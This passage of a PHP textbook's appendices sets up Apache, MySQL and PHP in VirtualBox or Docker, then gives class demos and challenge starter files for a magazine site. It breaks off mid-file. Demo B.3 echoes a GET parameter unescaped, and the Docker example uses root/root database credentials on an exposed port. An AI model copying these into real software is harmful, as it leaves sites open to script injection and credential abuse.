The only *software* each student needs to install, in this scenario, is **VirtualBox**, available for free at [virtualbox.org/wiki/Downloads](https://www.virtualbox.org/wiki/Downloads), where separate installation packages appear depending on the computer's operating system: **Windows hosts**, **macOS / Intel hosts** and **macOS / Apple Silicon hosts**, corresponding to the three variants described in Section A.1.3. The virtual machine itself, with **Ubuntu** and the entire development *stack* already installed and configured, is provided separately by the lecturer, as an `.ova` file.

A.2.2. Importing the .ova File

With **VirtualBox** installed and the `.ova` file provided by the lecturer saved on the computer, the steps to get it running are:

1. Open **VirtualBox** and choose **File > Import Appliance...** (or the shortcut **Ctrl+I**);
2. Select the provided `.ova` file;
3. Review the proposed settings for the virtual machine (name, RAM, number of processors, virtual disk location), which come pre-filled with the values used by the lecturer, and which can be adjusted, within each student's computer's limits, before proceeding;
4. Confirm the import and wait for **VirtualBox** to copy and unpack the contents of the `.ova` file, a process that can take several minutes, depending on the size of the virtual machine and disk speed;
5. Once the import is complete, select the virtual machine in the **VirtualBox** list and click **Start**.

The access credentials (username and password) inside the virtual machine, as well as the address and port where the application becomes accessible from the host computer's *browser* (for example, `http://localhost:8080`, if the virtual machine uses port forwarding instead of direct access), are provided by the lecturer together with the `.ova` file, since they may vary from year to year.

A.2.3. First Tests

After the virtual machine starts, before beginning to program, it is worth confirming that everything is working as expected. In a terminal inside the virtual machine, check the version of each already-installed component:

```
1 php -v
2 apache2 -v
3 mysql --version
```

Next, test the connection to **PHP** through the *browser*: opening the address indicated by the lecturer (inside the virtual machine, typically `http://localhost`; from the host computer, depending on the virtual machine's network configuration), a page served by **Apache** and processed by **PHP** should appear. Finally, test the connection to the database, either directly on the terminal:

```
1 mysql -u root -p
```

or through a small PHP *script* like the one presented in Section A.5, which confirms that PHP can actually communicate with MySQL, and not just that both services are, each on its own, running.

If the virtual machine provided by the lecturer also includes phpMyAdmin, a MySQL administration tool accessed through the *browser*, referred to in Section A.1.4, that is the simplest way to visually confirm that the database is accessible, without needing the command line: simply open <http://localhost/phpmyadmin> (or the address indicated by the lecturer) and authenticate with the MySQL credentials.

A.3. Containers Provided by the Lecturer

A.3.1. Installing Docker

As with the virtual machine option, the only *software* each student needs to install, in this scenario, is Docker. On Windows and macOS, Docker Desktop is installed, available at docker.com/products/docker-desktop, where, just as with VirtualBox, separate installers appear for Mac with Apple silicon and Mac with Intel chip, in addition to the Windows installer; on Linux, Docker Engine is installed directly, following the instructions at docs.docker.com/engine/install. The installation is confirmed, in a terminal on the host computer, with:

```
1 docker --version
2 docker compose version
```

A.3.2. Loading and Starting the Containers

The lecturer can distribute the environment in two different ways:

- **Configuration files** (`docker-compose.yml`, and a `Dockerfile` if applicable): simply place them in a folder and run, from inside it:

```
1 docker compose up -d --build
```

- **Pre-built images**, distributed as `.tar` files: in this case, start by loading each image into the local Docker, before starting it:

```
1 docker load -i apache-php-image.tar
2 docker load -i mysql-image.tar
3 docker compose up -d
```

In either case, the expected result is the same one referred to in Section A.1.1: one container with Apache and PHP, and another, separate, container with MySQL, both running and communicating with each other.

A.3.3. First Tests

With the containers running, first confirm that both are active:

```
1 docker ps
```

The list should show one container for Apache/PHP and another for MySQL, each with its own name. Then check the version installed in each one, running the command directly inside the container with `docker exec`:

```
1 docker exec -it <web_container_name> php -v
2 docker exec -it <db_container_name> mysql --version
```

Next, test the connection to PHP through the *browser*, at the address and port indicated by the lecturer (for example, `http://localhost:8080`), and finally, the connection to the database, either directly from the container:

```
1 docker exec -it <db_container_name> mysql -u root -p
```

or through the small PHP *script* presented in Section A.5, just as in the virtual machine scenario.

If the lecturer also includes a `phpMyAdmin` container, referred to in Section A.1.4, it is normally accessible at its own address (for example, `http://localhost:8081`), offering a visual way, through the *browser*, to confirm the database's contents, without needing `docker exec` to enter the MySQL container.

A.4. Building the Environment from Scratch

The following two sections are for anyone who is not going to use the environment provided by the lecturer, and prefers to build, themselves, each of the two approaches described in Section 3.1, from installing VirtualBox or Docker all the way to Apache, MySQL and PHP being ready to use.

A.4.1. Option 1: Virtual Machine with VirtualBox

A.4.1.1. Creating the Virtual Machine

1. Install VirtualBox, as described in Section A.2.1;
2. Get an `.iso` image of Ubuntu, available at ubuntu.com/download (the *Desktop* version, simpler to use for beginners, or the *Server* version, lighter, for those who already have some command-line experience);
3. In VirtualBox, create a new virtual machine, specifying type `Linux` and version `Ubuntu (64-bit)`;
4. Assign the virtual machine at least 4 GB of RAM, and a dynamically allocated virtual disk of at least 25 GB, to accommodate the operating system, the installed packages, and the projects developed throughout the course;
5. Attach the `Ubuntu .iso` image as boot media, and start the virtual machine to run the installer, specifying language and keyboard, and creating a user and password;

6. Once installation is complete, restart the virtual machine and install **VirtualBox's Guest Additions** (available in **VirtualBox's** own *Devices* menu), which improve graphics performance and later allow shared folders with the host computer to be configured.

A.4.1.2. Installing Apache, MySQL and PHP

With **Ubuntu** installed and running inside the virtual machine, open a terminal and update the list of available packages before installing anything:

```
1 sudo apt update && sudo apt upgrade -y
```

Then install the **Apache** web server:

```
1 sudo apt install apache2 -y
```

Confirm that **Apache** is running, and test, in the virtual machine's own *browser*, the address `http://localhost`, which should show **Apache's** default welcome page:

```
1 sudo systemctl status apache2
```

Then install **MySQL**, and run the security configuration wizard, which asks you to set an administrator password and remove insecure default settings:

```
1 sudo apt install mysql-server -y
2 sudo mysql_secure_installation
```

Finally, install **PHP**, together with the module that connects **PHP** to **Apache**, and the extension that allows **PHP** to communicate with **MySQL**:

```
1 sudo apt install php libapache2-mod-php php-mysql -y
2 sudo systemctl restart apache2
```

Restarting **Apache** at the end is necessary so that it recognises the installed **PHP** module, and correctly interprets `.php` files.

A.4.1.3. Testing the Installation

By default, **Apache** serves files stored in the `/var/www/html` folder. To confirm that **PHP** is correctly installed, create a small test file there:

```
1 echo "<?php phpinfo(); ?>" | sudo tee /var/www/html/info.php
```

Opening `http://localhost/info.php` in the *browser* should show a page with detailed information about the **PHP** installation, including its version and the list of active extensions, which should include `mysqli`. Once confirmed, this file should be deleted, since it exposes detailed server information that should not remain accessible outside a development environment:

```
1 sudo rm /var/www/html/info.php
```

A.4.1.4. Installing phpMyAdmin (Optional)

phpMyAdmin, referred to in Section A.1.4, is a MySQL administration tool accessed through the *browser*, useful mainly while learning, to quickly view a table's contents without writing a single SQL statement. Install it with:

```
1 sudo apt install phpmyadmin -y
```

During installation, `apt` asks which web server to configure automatically: select `apache2` with the space bar, and confirm with `Tab` and `Enter`. It also asks whether it should configure phpMyAdmin's own database with `dbconfig-common`, to which you answer yes, setting a password for that internal configuration. Once installation is complete, phpMyAdmin is accessible at `http://localhost/phpmyadmin`, where you log in with the username and password already created in MySQL. If Apache is not configured automatically, it may be necessary to manually add the line `Include /etc/phpmyadmin/apache.conf` to its configuration, and restart it:

```
1 echo "Include /etc/phpmyadmin/apache.conf" | sudo tee -a /etc/apache2/apache2.conf
2 sudo systemctl restart apache2
```

A.4.1.5. Editing Code from the Host Computer

Working directly inside the virtual machine, in a text editor installed there, is possible, but not very comfortable. Two alternatives allow editing the code with Visual Studio Code (code.visualstudio.com/download) installed on the host computer, while keeping the files accessible to Apache inside the virtual machine:

- **Shared folder:** in the virtual machine's settings, in VirtualBox, it is possible to define a folder on the host computer as a shared folder, mounted inside Ubuntu. By editing the files in that folder from the host, changes become immediately visible inside the virtual machine;
- **Remote connection via SSH:** by installing an SSH server inside the virtual machine (`sudo apt install openssh-server`), the **Remote - SSH** extension for Visual Studio Code, on the host computer, allows the virtual machine's files to be opened and edited directly, as if they were on the computer itself.

A.4.2. Option 2: Containers with Docker

A.4.2.1. Defining the Services with Docker Compose

With Docker installed, as described in Section A.3.1, instead of installing Apache, PHP and MySQL manually, as in the previous option, the necessary containers and how they communicate with each other are described in a `docker-compose.yml` file, based on the official PHP image (hub.docker.com/_/php) and the official MySQL image (hub.docker.com/_/mysql). The official PHP image with Apache does not, by default, include the MySQL connection extension, so a small Dockerfile of its own is needed to add it:

```
1 # Dockerfile
2 FROM php:8.3-apache
3 RUN docker-php-ext-install mysqli pdo_mysql
```

```
1 # docker-compose.yml
2 services:
3   web:
4     build: .
5     ports:
6       - "8080:80"
7     volumes:
8       - ./src:/var/www/html
9
10    db:
11      image: mysql:8
12      environment:
13        MYSQL_ROOT_PASSWORD: root
14        MYSQL_DATABASE: application
15      ports:
16        - "3306:3306"
17      volumes:
18        - db_data:/var/lib/mysql
19
20 volumes:
21   db_data:
```

Note the line `volumes: - ./src:/var/www/html` in the `web` service: it directly links the `src` folder, on the host computer, to the folder where `Apache` serves files inside the container, which means any `.php` file created or edited in that folder, with `Visual Studio Code` running normally on the host, becomes immediately available to the server, without any additional sharing or remote connection.

With the `Dockerfile` and `docker-compose.yml` in the same folder, the containers are built and started with:

```
1 docker compose up -d --build
```

`Apache`, inside the `web` container, becomes accessible on the host computer at `http://localhost:8080`, and `MySQL`, inside the `db` container, becomes accessible at `localhost`, on port `3306`, with user `root` and the password set in the `MYSQL_ROOT_PASSWORD` variable.

A.4.2.2. Adding phpMyAdmin (Optional)

`phpMyAdmin`, referred to in Section A.1.4, is also available as an official image on `Docker Hub` (hub.docker.com/_/phpmyadmin), simply by adding one more service to the same `docker-compose.yml`, linked to the `db` container through the `PMA_HOST` variable:

```
1 # docker-compose.yml (additional service)
2   phpmyadmin:
3     image: phpmyadmin:latest
4     environment:
5       PMA_HOST: db
6     ports:
7       - "8081:80"
8     depends_on:
9       - db
```

After restarting the containers with `docker compose up -d`, phpMyAdmin becomes accessible at `http://localhost:8081`, where you log in with user `root` and the password set in `MYSQL_ROOT_PASSWORD`. Unlike the virtual machine installation, there is no additional Apache configuration to do here, since phpMyAdmin runs in its own container, independent of the web container.

A.4.2.3. Editing Code from the Host Computer

Unlike the virtual machine option, this configuration already links the host's `src` folder directly to the container, so it is enough to simply open that folder normally in Visual Studio Code, with no need for shared folders or a remote SSH connection. Optionally, the [Dev Containers](#) extension for Visual Studio Code also allows opening the editor itself “inside” the web container, with direct access to the tools installed there.

A.5. Verifying the Installation

Whatever option is chosen, and whether the environment is provided by the lecturer or built from scratch, the final test is the same: confirming that PHP can actually communicate with MySQL. In the folder served by Apache (`/var/www/html` in the virtual machine, or `src` in the containers), create a small test file:

```
1 <?php
2 $connection = mysqli_connect("localhost", "root", "root");
3
4 if ($connection) {
5     echo "Successfully connected to MySQL!";
6 } else {
7     echo "Connection error: " . mysqli_connect_error();
8 }
```

Opening this file in the *browser* should show the success message. If, instead, an error message appears, the most common reasons are that MySQL has not fully started yet, the password given does not match the one set during installation, or, in the case of containers, the server name is not `localhost` but rather the service name defined in `docker-compose.yml` (`db`, in the example above), since, from inside a container, `localhost` refers to the container itself, not to other containers in the same application.

If phpMyAdmin is available, referred to in Section [A.1.4](#), this same test can be done visually, without writing any code: simply authenticate with the MySQL credentials and confirm that the created database appears in the list.

With this test successful, the environment is ready for the PHP development work resumed in Section 3.4.

References

- Bytebase. 2026. ‘Drizzle ORM Vs Prisma: Which TypeScript ORM Should You Use in 2026?’ 2026. <https://www.bytebase.com/blog/drizzle-vs-prisma/>.
- DreamFactory. 2025. ‘45 SOAP to REST Conversion Statistics Every Enterprise Should Know’. 2025. <https://www.dreamfactory.com/hub/soap-to-rest-conversion-statistics>.
- Google. n.d. ‘Cloud Firestore Data Model’. <https://firebase.google.com/docs/firestore/data-model>.
- JetBrains. 2025. ‘The State of PHP 2025’. 2025. <https://blog.jetbrains.com/phpstorm/2025/10/state-of-php-2025/>.
- Mapsoft. n.d. ‘Adobe XD End of Life: Status, Timeline & Alternatives’. <https://mapsoft.com/adobe-xd-end-of-life/>.
- ‘Native CSS Nesting: Sass Syntax with No Build Step (and One Big Trap)’. 2025. 2025. <https://www.w3tweaks.com/css/css-nesting-explained/>.
- OWASP Foundation. 2026. ‘OWASP Top 10:2025’. 2026. <https://owasp.org/Top10/2025/>.
- Patchstack. 2025. ‘Patchstack’s 2025 WordPress Security Report: Mid-Year Vulnerability Breakdown’. 2025. <https://patchstack.com/whitepaper/2025-mid-year-vulnerability-report/>.
- Reenskaug, Trygve. 2003. ‘MVC: Xerox PARC 1978-79’. 2003. <https://citeseerx.ist.psu.edu/document?repid=rep1&type=pdf&doi=4ef90a7b9c1b1cd02acf273694e4059a70c7d198>.
- ‘State of JavaScript 2025: Front-End Frameworks’. 2025. 2025. <https://2025.stateofjs.com/en-US/libraries/front-end-frameworks/>.
- ‘Top CSS Frameworks in 2025: What Devs Actually Use’. 2025. 2025. <https://tailkits.com/blog/popular-css-frameworks/>.

B. Class Code Demos

B.1. Introduction

This appendix gathers the complete code for the demonstrations given live in theoretical classes, one for each major PHP topic covered in the previous chapters. Each demo presented here has been stripped of the purely decorative part (the HTML and CSS surrounding the demonstration in class), keeping only the PHP logic and the comments necessary to understand it, so that it can be copied directly into its own `.php` file and run in the environment set up in [Section A.1](#), without any changes. Each chapter of the main text points to the corresponding section of this appendix, at the point where that demo is relevant.

B.2. Demo: Variables and Arrays

Demonstration used in [Section 3.6](#) and [Section 3.8](#), with examples of the four array types seen in that chapter: numeric, associative and multidimensional.

```
1 <?php
2 // Declare variables of different types
3 $age = 19; // Integer
4 $lunchPrice = 10.5; // Float
5 $text = "Hello, World!"; // String
6 $doorOpen = true; // Boolean
7 $simpleArray = array(1, 2, 3); // Array
8
9 // Show the values in a readable way
10 echo "<p><strong>Age:</strong> $age</p>";
11 echo "<p><strong>Lunch price:</strong> $lunchPrice</p>";
12 echo "<p><strong>Text:</strong> $text</p>";
13
14 // echo of a boolean shows "1" for true and nothing for false;
15 // to show readable text, a ternary expression is used
16 echo "<p><strong>Door open:</strong> " . ($doorOpen ? 'true' : 'false') . "</p>";
17
```

```

18 // echoing an array directly produces a Warning; use print_r() or var_dump()
19 echo "<p><strong>Simple array:</strong> ";
20 print_r($simpleArray);
21 echo "</p>";
22
23 // Indexed array
24 $fruits = array("Apple", "Banana", "Orange");
25 echo "<p>First fruit: " . $fruits[0] . "</p>";
26 echo "<p>Second fruit: " . $fruits[1] . "</p>";
27 echo "<p>Third fruit: " . $fruits[2] . "</p>";
28
29 // Associative array
30 $person = array(
31     "name" => "John",
32     "age"  => 25,
33     "city" => "Lisbon"
34 );
35 echo "<p>Name: " . $person["name"] . "</p>";
36 echo "<p>Age: " . $person["age"] . "</p>";
37 echo "<p>City: " . $person["city"] . "</p>";
38
39 // Multidimensional array
40 $cars = array(
41     "sports" => array("Ferrari", "Lamborghini", "Porsche"),
42     "suv"    => array("BMW X5", "Audi Q7", "Mercedes GLE"),
43     "sedans" => array("Toyota Camry", "Honda Accord", "Hyundai Elantra")
44 );
45 echo "<p>First sports car: " . $cars["sports"][0] . "</p>";
46 echo "<p>Second SUV: " . $cars["suv"][1] . "</p>";
47 echo "<p>Third sedan: " . $cars["sedans"][2] . "</p>";

```

B.3. Demo: Conditionals, Loops and Superglobals

Demonstration used in Section 4.1, Section 4.2 and Section 7.5. The \$_POST part requires a small HTML form on the same page, submitting to itself (action="").

```

1 <?php
2 // --- Conditionals ---
3 $age = 18;
4
5 if ($age >= 18) {
6     echo "<p>Is an adult.</p>";
7 } else {
8     echo "<p>Is a minor.</p>";
9 }
10
11 $color = "red";
12
13 switch ($color) {

```

```

14     case "blue":
15         echo "<p>The colour is blue.</p>";
16         break;
17     case "red":
18         echo "<p>The colour is red.</p>";
19         break;
20     default:
21         echo "<p>The colour is neither blue nor red.</p>";
22 }
23
24 // --- Loops ---
25 echo "<h3>for loop</h3>";
26 for ($i = 1; $i <= 5; $i++) {
27     echo "<p>Iteration $i</p>";
28 }
29
30 echo "<h3>while loop</h3>";
31 $counter = 1;
32 while ($counter <= 3) {
33     echo "<p>Count: $counter</p>";
34     $counter++;
35 }
36
37 echo "<h3>foreach loop</h3>";
38 $fruits = array("Apple", "Banana", "Orange");
39 foreach ($fruits as $fruit) {
40     echo "<p>Fruit: $fruit</p>";
41 }
42 ?>
43
44 <!-- --- Superglobals: $_GET, $_POST, $_SERVER --- -->
45 <form method="post" action="">
46     <label for="name">Name:</label>
47     <input type="text" id="name" name="name">
48     <input type="submit" value="Submit">
49 </form>
50
51 <?php
52 // $_GET: data coming from a URL parameter (e.g. ?name=Ana)
53 echo "<p>Value of 'name' via GET: "
54     . (isset($_GET['name']) ? $_GET['name'] : 'not provided') . "</p>";
55
56 // $_POST: data coming from the form above, submitted via POST
57 if ($_SERVER["REQUEST_METHOD"] === "POST") {
58     echo "<p>Name submitted via POST: " . htmlspecialchars($_POST['name']) . "</p>";
59 }
60
61 // $_SERVER: information about the server itself and the request
62 echo "<p>Server name: " . $_SERVER['SERVER_NAME'] . "</p>";

```

B.4. Demo: Functions

Demonstration used in Section 5.1, with four function variants (no parameters or return value, with parameters, with a return value, and with an optional parameter).

```

1  <?php
2  // No parameters and no return value
3  function showGreeting() {
4      echo "<p>Welcome to the system!</p>";
5  }
6
7  // With parameters and no return value
8  function sendEmail($recipient, $subject, $message) {
9      echo "<p>Email sent to: $recipient</p>";
10     echo "<p>Subject: $subject</p>";
11     echo "<p>Message: $message</p>";
12 }
13
14 // With parameters and a return value
15 function calculateDiscount($price, $discountPercentage) {
16     $discount = $price * ($discountPercentage / 100);
17     return $price - $discount;
18 }
19
20 // With an optional parameter (default value)
21 function createUser($name, $email, $password, $role = 'user') {
22     echo "<p>User $name created with the role of $role.</p>";
23 }
24
25 function volume($width, $height, $length) {
26     return $width * $height * $length;
27 }
28
29 // --- Calls ---
30 $roomVolume = volume(5, 3, 10);
31 echo "<p>The room's volume is $roomVolume m3.</p>";
32
33 showGreeting();
34
35 sendEmail("customer@example.com", "Welcome", "Thank you for signing up!");
36
37 $priceWithDiscount = calculateDiscount(100, 10); // 10% discount
38 echo "<p>Final price with discount: $priceWithDiscount</p>";
39
40 createUser("Joseph", "joseph@example.com", "123456"); // no 'role': uses 'user'
41 createUser("Anna", "anna@example.com", "789123", "admin"); // explicit 'role'

```

B.5. Demo: Dates

Demonstration used in Section 5.2, this time with the object-oriented `DateTime` class, instead of the `date()` function.

```

1  <?php
2  // Create and show the current date and time
3  $currentDate = new DateTime();
4  echo "<p>Current date and time: " . $currentDate->format('d-m-Y H:i:s') . "</p>";
5
6  // Add days to a date (clone so as not to change the original object)
7  $futureDate = clone $currentDate;
8  $futureDate->modify('+150 days');
9  echo "<p>Date in 150 days: " . $futureDate->format('Y-m-d') . "</p>";
10
11 // Subtract days from a date
12 $pastDate = clone $currentDate;
13 $pastDate->modify('-10 days');
14 echo "<p>Date 10 days ago: " . $pastDate->format('Y-m-d') . "</p>";
15
16 // Difference between two dates
17 $interval = $currentDate->diff($pastDate);
18 echo "<p>Difference: " . $interval->days . " days</p>";
19
20 // Create a date from a string, in a specific format
21 $specificDate = DateTime::createFromFormat('Y-m-d', '2024-12-25');
22 echo "<p>Specific date (Christmas): " . $specificDate->format('Y-m-d') . "</p>";
23
24 // Check whether a year is a leap year
25 $year = (int) $specificDate->format('Y');
26 if ($year % 4 === 0 && ($year % 100 !== 0 || $year % 400 === 0)) {
27     echo "<p>$year is a leap year.</p>";
28 } else {
29     echo "<p>$year is not a leap year.</p>";
30 }

```

B.6. Demo: Includes (Header and Footer)

Demonstration used in Section 5.3, with three files: a reusable `header.php` and `footer.php`, included by a main page.

```

1  <!-- header.php -->
2  <header>
3      <h1>Welcome to my application!</h1>
4      <nav>
5          <a href="index.php">Home</a> |
6          <a href="about.php">About</a> |
7          <a href="contact.php">Contact</a>
8      </nav>
9  </header>

```

```

1 <!-- footer.php -->
2 <footer>
3     <p>&copy; 2026 My Application. All rights reserved.</p>
4 </footer>

1 <!-- index.php -->
2 <?php
3 // include: if header.php does not exist, it is only a Warning; the page continues
4 include 'header.php';
5 ?>
6
7 <h2>Main Page</h2>
8 <p>Content specific to this page.</p>
9
10 <?php
11 // require: if footer.php does not exist, it is a fatal error; the page stops here
12 require 'footer.php';
13 ?>

```

References

- Bytebase. 2026. ‘Drizzle ORM Vs Prisma: Which TypeScript ORM Should You Use in 2026?’ 2026. <https://www.bytebase.com/blog/drizzle-vs-prisma/>.
- DreamFactory. 2025. ‘45 SOAP to REST Conversion Statistics Every Enterprise Should Know’. 2025. <https://www.dreamfactory.com/hub/soap-to-rest-conversion-statistics>.
- Google. n.d. ‘Cloud Firestore Data Model’. <https://firebase.google.com/docs/firestore/data-model>.
- JetBrains. 2025. ‘The State of PHP 2025’. 2025. <https://blog.jetbrains.com/phpstorm/2025/10/state-of-php-2025/>.
- Mapsoft. n.d. ‘Adobe XD End of Life: Status, Timeline & Alternatives’. <https://mapsoft.com/adobe-xd-end-of-life/>.
- ‘Native CSS Nesting: Sass Syntax with No Build Step (and One Big Trap)’. 2025. 2025. <https://www.w3tweaks.com/css/css-nesting-explained/>.
- OWASP Foundation. 2026. ‘OWASP Top 10:2025’. 2026. <https://owasp.org/Top10/2025/>.
- Patchstack. 2025. ‘Patchstack’s 2025 WordPress Security Report: Mid-Year Vulnerability Breakdown’. 2025. <https://patchstack.com/whitepaper/2025-mid-year-vulnerability-report/>.
- Reenskaug, Trygve. 2003. ‘MVC: Xerox PARC 1978-79’. 2003. <https://citeseerx.ist.psu.edu/document?repid=rep1&type=pdf&doi=4ef90a7b9c1b1cd02acf273694e4059a70c7d198>.
- ‘State of JavaScript 2025: Front-End Frameworks’. 2025. 2025. <https://2025.stateofjs.com/en-US/libraries/front-end-frameworks/>.
- ‘Top CSS Frameworks in 2025: What Devs Actually Use’. 2025. 2025. <https://tailkits.com/blog/popular-css-frameworks/>.

C. Programming Challenges

C.1. Introduction

At the end of each chapter, a “Challenge” section proposes a small exercise that applies, to the Contraponto Magazine project presented in Section 3.2, only the language tools already covered up to that point in the book. This appendix gathers the starter file for each of these challenges, with part of the code already written and the rest marked with `TODO` comments, so that each student’s job is to complete and extend what is already there, instead of always starting from scratch.

C.2. Chapter 3 Challenge: Complete the Article Catalogue

Starter file for the challenge in Section 3.9. The first two articles are already complete, following the same format used in Section 3.8; the remaining points are left to complete.

```
1 <?php
2 // Chapter 3 Challenge: complete the Contraponto article catalogue
3 //
4 // 1. Add more articles to $artigos, until you have at least five;
5 // 2. Show the title of the third article in the catalogue (index 2);
6 // 3. Build $categorias from $artigos, with no repeats, sorted
7 //    alphabetically;
8 // 4. Check, with in_array(), whether the category "Entrevistas" is
9 //    already represented in $categorias.
10
11 $artigos = array(
12     array(
13         "titulo"    => "Entrevista: o futuro do jornalismo local",
14         "autor"     => "Rita Ferreira",
15         "categoria" => "Tecnologia"
16     ),
17     array(
18         "titulo"    => "Crítica: a nova exposição do museu",
```

```

19     "autor"      => "Marco Antunes",
20     "categoria" => "Cultura"
21 ),
22
23     // TODO 1: add more articles here, following the same format
24 );
25
26 // TODO 2: show the title of the third article (index 2)
27
28
29 // TODO 3: build $categorias from $artigos, with no repeats,
30 // and sort it alphabetically
31
32
33 // TODO 4: check with in_array() whether "Entrevistas" is already in $categorias

```

C.3. Chapter 4 Challenge: List and Filter Articles

Starter file for the challenge in Section 4.3. The `$artigos` array, already complete here with five articles, continues the catalogue from the previous challenge; the work for this chapter is to iterate over it and filter it, not to build it again.

```

1 <?php
2 // Chapter 4 Challenge: list and filter the Contraponto articles
3 //
4 // 1. Use a foreach to iterate over $artigos and show the title of
5 //     each one;
6 // 2. Inside the same foreach, also show the author, but only for
7 //     articles whose category is "Cultura";
8 // 3. Use an if so that the foreach only shows articles from the
9 //     category given in $categoria_escolhida.
10
11 // For now, simulate the category chosen by the reader
12 $categoria_escolhida = "Tecnologia";
13
14 $artigos = array(
15     array(
16         "titulo"      => "Entrevista: o futuro do jornalismo local",
17         "autor"       => "Rita Ferreira",
18         "categoria"   => "Tecnologia"
19     ),
20     array(
21         "titulo"      => "Crítica: a nova exposição do museu",
22         "autor"       => "Marco Antunes",
23         "categoria"   => "Cultura"
24     ),
25     array(
26         "titulo"      => "Como nasceu a Contraponto",
27         "autor"       => "Rita Ferreira",

```

```

28     "categoria" => "Cultura"
29 ),
30 array(
31     "titulo"     => "Roteiro cultural de outubro",
32     "autor"      => "Marco Antunes",
33     "categoria"  => "Música"
34 ),
35 array(
36     "titulo"     => "Como a IA está a mudar o jornalismo",
37     "autor"      => "Rita Ferreira",
38     "categoria"  => "Tecnologia"
39 )
40 );
41
42 // TODO 1, 2 and 3: iterate over $artigos with foreach, showing the title of
43 // each one, the author only for articles of category "Cultura", and
44 // filtering by the value of $categoria_escolhida

```

C.4. Chapter 5 Challenge: Formatting Function and Includes

Starter file for the challenge in Section 5.4. `header.php` and `footer.php` are left to be written, with a suggested example structure in a comment, for guidance; `index.php` picks up the `$artigos` catalogue and the category filter from the previous challenge, missing only the `formatarArtigo()` function and its integration into the `foreach`.

```

1  <!-- header.php -->
2  <!-- TODO: write a simple header here for the Contraponto site,
3       with the magazine's name and a navigation menu by category.
4       Example of a possible structure:
5
6       <header>
7           <h1>Contraponto</h1>
8           <nav>
9               <a href="index.php">Início</a> |
10              <a href="index.php?categoria=Cultura">Cultura</a> |
11              <a href="index.php?categoria=Tecnologia">Tecnologia</a> |
12              <a href="index.php?categoria=Música">Música</a>
13           </nav>
14       </header>
15 -->

```

```

1  <!-- footer.php -->
2  <!-- TODO: write a simple footer here for the Contraponto site,
3       for example with the copyright notice:
4
5       <footer>
6           <p>&copy; 2026 Revista Contraponto. Todos os direitos reservados.</p>
7       </footer>
8  -->

```

```

1 <!-- index.php -->
2 <?php
3 // Chapter 5 Challenge: formatting function and includes
4 //
5 // 1. Write a function formatarArtigo($artigo) that returns a
6 //    string such as "Title - por Author";
7 // 2. Use that function inside the foreach, instead of formatting the
8 //    article directly in there;
9 // 3. Include header.php before the listing, and footer.php after.
10
11 // For now, simulate the category chosen by the reader
12 $categoria_escolhida = "Tecnologia";
13
14 $artigos = array(
15     array(
16         "titulo"    => "Entrevista: o futuro do jornalismo local",
17         "autor"     => "Rita Ferreira",
18         "categoria" => "Tecnologia"
19     ),
20     array(
21         "titulo"    => "Crítica: a nova exposição do museu",
22         "autor"     => "Marco Antunes",
23         "categoria" => "Cultura"
24     ),
25     array(
26         "titulo"    => "Como nasceu a Contraponto",
27         "autor"     => "Rita Ferreira",
28         "categoria" => "Cultura"
29     ),
30     array(
31         "titulo"    => "Roteiro cultural de outubro",
32         "autor"     => "Marco Antunes",
33         "categoria" => "Música"
34     ),
35     array(
36         "titulo"    => "Como a IA está a mudar o jornalismo",
37         "autor"     => "Rita Ferreira",
38         "categoria" => "Tecnologia"
39     )
40 );
41
42 // TODO 1: write the function formatarArtigo($artigo)
43
44
45 // TODO 2 and 3: include header.php, iterate over $artigos with foreach
46 // calling formatarArtigo() and respecting $categoria_escolhida, and
47 // include footer.php at the end

```

C.5. Chapter 7 Challenge: Real Requests with GET and POST

Starter file for the challenge in Section 7.10. `header.php` and `footer.php` appear here already complete, as they would be after solving the previous challenge; `index.php` already has the `formatarArtigo()` function complete, as solved in Section 5.4, and already includes the HTML comment form, missing only replacing the fixed variable with the real value of `$_GET["categoria"]`, and handling that form's submission.

```

1 <!-- header.php -->
2 <header>
3     <h1>Contraponto</h1>
4     <nav>
5         <a href="index.php">Início</a> |
6         <a href="index.php?categoria=Cultura">Cultura</a> |
7         <a href="index.php?categoria=Tecnologia">Tecnologia</a> |
8         <a href="index.php?categoria=Música">Música</a>
9     </nav>
10 </header>

1 <!-- footer.php -->
2 <footer>
3     <p>&copy; 2026 Revista Contraponto. Todos os direitos reservados.</p>
4 </footer>

1 <!-- index.php -->
2 <?php
3 // Chapter 7 Challenge: real requests with $_GET and $_POST
4 //
5 // 1. Replace the $categoria_escolhida line with the real value of
6 //     $_GET["categoria"], with isset() handling the case where it
7 //     doesn't exist (in that case, show all articles);
8 // 2. Handle the submission of the comment form, already included
9 //     further below: check whether $_SERVER["REQUEST_METHOD"] is
10 //     "POST" and, in that case, show a confirmation message with
11 //     $_POST["nome"] and $_POST["texto"].
12
13 function formatarArtigo($artigo) {
14     return $artigo["titulo"] . " - por " . $artigo["autor"];
15 }
16
17 $artigos = array(
18     array(
19         "titulo"    => "Entrevista: o futuro do jornalismo local",
20         "autor"     => "Rita Ferreira",
21         "categoria" => "Tecnologia"
22     ),
23     array(
24         "titulo"    => "Crítica: a nova exposição do museu",
25         "autor"     => "Marco Antunes",
26         "categoria" => "Cultura"
27     ),

```

```

28     array(
29         "titulo"    => "Como nasceu a Contraponto",
30         "autor"     => "Rita Ferreira",
31         "categoria" => "Cultura"
32     ),
33     array(
34         "titulo"    => "Roteiro cultural de outubro",
35         "autor"     => "Marco Antunes",
36         "categoria" => "Música"
37     ),
38     array(
39         "titulo"    => "Como a IA está a mudar o jornalismo",
40         "autor"     => "Rita Ferreira",
41         "categoria" => "Tecnologia"
42     )
43 );
44
45 // TODO 1: replace this line with reading $_GET["categoria"]
46 $categoria_escolhida = "Tecnologia";
47
48 require "header.php";
49
50 foreach ($artigos as $artigo) {
51     if ($artigo["categoria"] === $categoria_escolhida) {
52         echo "<p>" . formatarArtigo($artigo) . "</p>";
53     }
54 }
55
56 // TODO 2: handle the submission of the comment form below, via POST
57 ?>
58
59 <form action="index.php" method="POST">
60     <label for="nome">Nome</label>
61     <input id="nome" name="nome" type="text" />
62     <label for="texto">Comentário</label>
63     <textarea id="texto" name="texto"></textarea>
64     <input type="submit" value="Comentar" />
65 </form>
66
67 <?php
68 require "footer.php";

```

C.6. Chapter 8 Challenge: Migrate the Catalogue to a Database

Starter file for the challenge in Section 8.10. `header.php` and `footer.php` stay the same as in the previous chapters; `config.php` already establishes the connection to MySQL, missing only creating the database and the table; `seed.php` picks up the usual `$artigos` catalogue, to migrate it, once, into the table; and `index.php` still iterates over the in-memory array, as in the previous challenge, missing only replacing that `foreach` with a database query.

```

1 <!-- header.php -->
2 <header>
3     <h1>Contraponto</h1>
4     <nav>
5         <a href="index.php">Início</a> |
